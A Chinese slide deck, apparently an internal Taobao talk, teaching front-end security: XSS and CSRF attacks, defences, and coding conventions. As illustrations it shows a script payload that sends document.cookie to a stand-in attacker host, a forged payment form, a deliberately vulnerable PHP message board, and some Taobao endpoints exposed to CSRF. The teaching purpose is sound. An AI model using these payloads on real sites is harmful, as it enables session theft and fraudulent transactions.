浅谈前端安全与规范

渔隐

内容概要

- 意义
- 与前端相关的安全攻击
  - XSS 攻击
  - CSRF 攻击
- 如何防范
- 前端安全规范

前端开发为何要关心安全问题

- 前端非狭义前端
  - 在淘宝前端还负责 php 等服务端页面开发
- 前端需了解攻击原理
- 前端安全引起用户体验下降
- 安全问题需要前端和服务端一起参与防范

常见前端安全攻击类型

- XSS
  - Cross Site Script (跨站脚本攻击)
- CSRF
  - Cross Site Request Forgery (跨站请求伪造)

XSS

XSS

- 往 web 页面注入恶意 html 代码
- 当其他用户浏览被注入恶意代码的页面时，会遭到攻击
- 利用 web 页面的输入输出环境

试想

- 消息板
  - 前端页面
    - <form method=”post”>
      <input type=”text” name=”message” />
      </form>
  - 后端程序
    - <?php
      if(isset($_POST['message'])){

      file_put_contents('board.txt',”{$_POST['message']
      }”,FILE_APPEND);
      }
      $messages = file_get_contents('board.txt');
      echo $messages;
      ?>

试想

- 用户输入
  - <script>document.location='http://evil.xxx.com/get_cookie.php?cookie=' + document.cookie</script>

XSS 的种类

- 非持久性
- 持久性

XSS 的种类

- 基于 DOM
  - Window.location=http://www.baidu.com
- 基于字符集
  - PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=
- 基于标签
  - target
- 基于 cookie
  - Cookie 劫持 ,setCookie
- 基于 url
  - http://target.com/?redirect_url=http://www.baidu.com

典型的 XSS 攻击

- 利用前端未对特殊字符转义，服务端未做过滤
  - <script>alert(1)</script>
  - 通过输入输出注入到用户页面
  - 可以通过 query 或者 form 提交
- 利用服务端未对参数做安全验证
  - http://3c.tmall.com/?debug=http://nunumick.me

XSS 的防范

- 对输入做严格过滤和验证
- 对输出做编码
- 对页面做严格字符集限定
- 对资源的第三方访问权限做严格控制

実践

- 防范
  - <?php
    if(isset($_POST['message'])){

    file_put_contents('board.txt',”{$_POST['message']}”,FILE_APPE
    ND);
    }
    $messages = file_get_contents('board.txt');
    echo htmlentities($messages);
    ?>

CSRF

Web 安全策略


- 同源策略
  - 同协议
  - 同域
  - 同端口
- Cookie 安全策略
  - 第三方安全
- Flash 安全策略
  - Crossdomain.xml

Web 认证方式和浏览器安全缺陷

- 通过 cookie 来验证用户身份
  - 第三方网站请求当前网站时，浏览器会自动附上 cookie
- 不同浏览器 cookie 安全级别不同
  - P3P
- 单进程浏览器多标签页 cookie 共享

CSRF 原理

- 模拟用户操作
- Cookie 隐式认证
- P3P



CSRF 的场景

- 登录后的用户交互
- 表单提交
- Ajax

CSRF 攻击手段

- 伪造 get 请求
- 伪造 post 表单请求
- 通过 XSS 劫持 cookie 伪造请求
- 伪造 referrer 绕过验证

典型的 CSRF 攻击

- 利用未经验证来源的 get 请求
  -
- 利用未经验证来源的 Post 请求
  - <form action=”http://target.com/usr/pay.php” type=”post>
<input name=”num” value=”8888” />
</form>

CSRF 防范

- 首先防范 XSS
- 验证 referrer，此举可阻止大多数普通攻击
- 重要 cookie 设置为 http only，如 token
- 使用签名、令牌
- Get 方法只用于查询信息
- 表单提交用更安全的 POST
- 谨慎使用跨域脚本注入

思考

淘宝网有哪些页面可以被攻击利用

容易受到 CSRF 攻击的页面

- 大多数接口调用
  - 收藏商品 add_collection.htm?t=&id=&...
  - 加入购物车 add_cart_item.htm?item_id=&ct=..
  - 分享商品 create_share.do?t=&sharetype=&...
  - 下单
  - 付款
  - 论坛帮派，群发垃圾消息
- 用户登录后可操作域都可被利用

淘宝对 CSRF 的防范

- 在页面表单中指定 _tb_token_
- 在 cookie 中指定 _tb_token_
- 使用 POST 方法提交
- Ajax 时附带 _tb_token_
- 验证码

前端安全规范

- JavaScript 安全规范
- Php 安全规范
- HTML 安全规范

JavaScript 安全规范

- 禁用外部脚本，前端必须使用 a.tbcdn.cn 上的资源文件
- cookie 操作要征得服务端工程师同意，避免撑破 cookie 大小限制
- 禁止发送页面相关信息到第三方站点
- 操作型或私密 Ajax 请求，需带上 token
- 慎用跨域脚本注入

Php 安全规范

- 所有从客户端传递的信息都是不可信的
- 慎用 Ajax 接口，接口必须做严格验证和过滤
- Cookie 使用需征得服务端工程师同意，避免撑破 cookie 大小限制

HTML 安全规范

- 严格显式声明字符类型
- 标签必须按照规范良好闭合，属性双引号配对
- DOCTYPE 下空一行，防止 MHTML 攻击

Q&A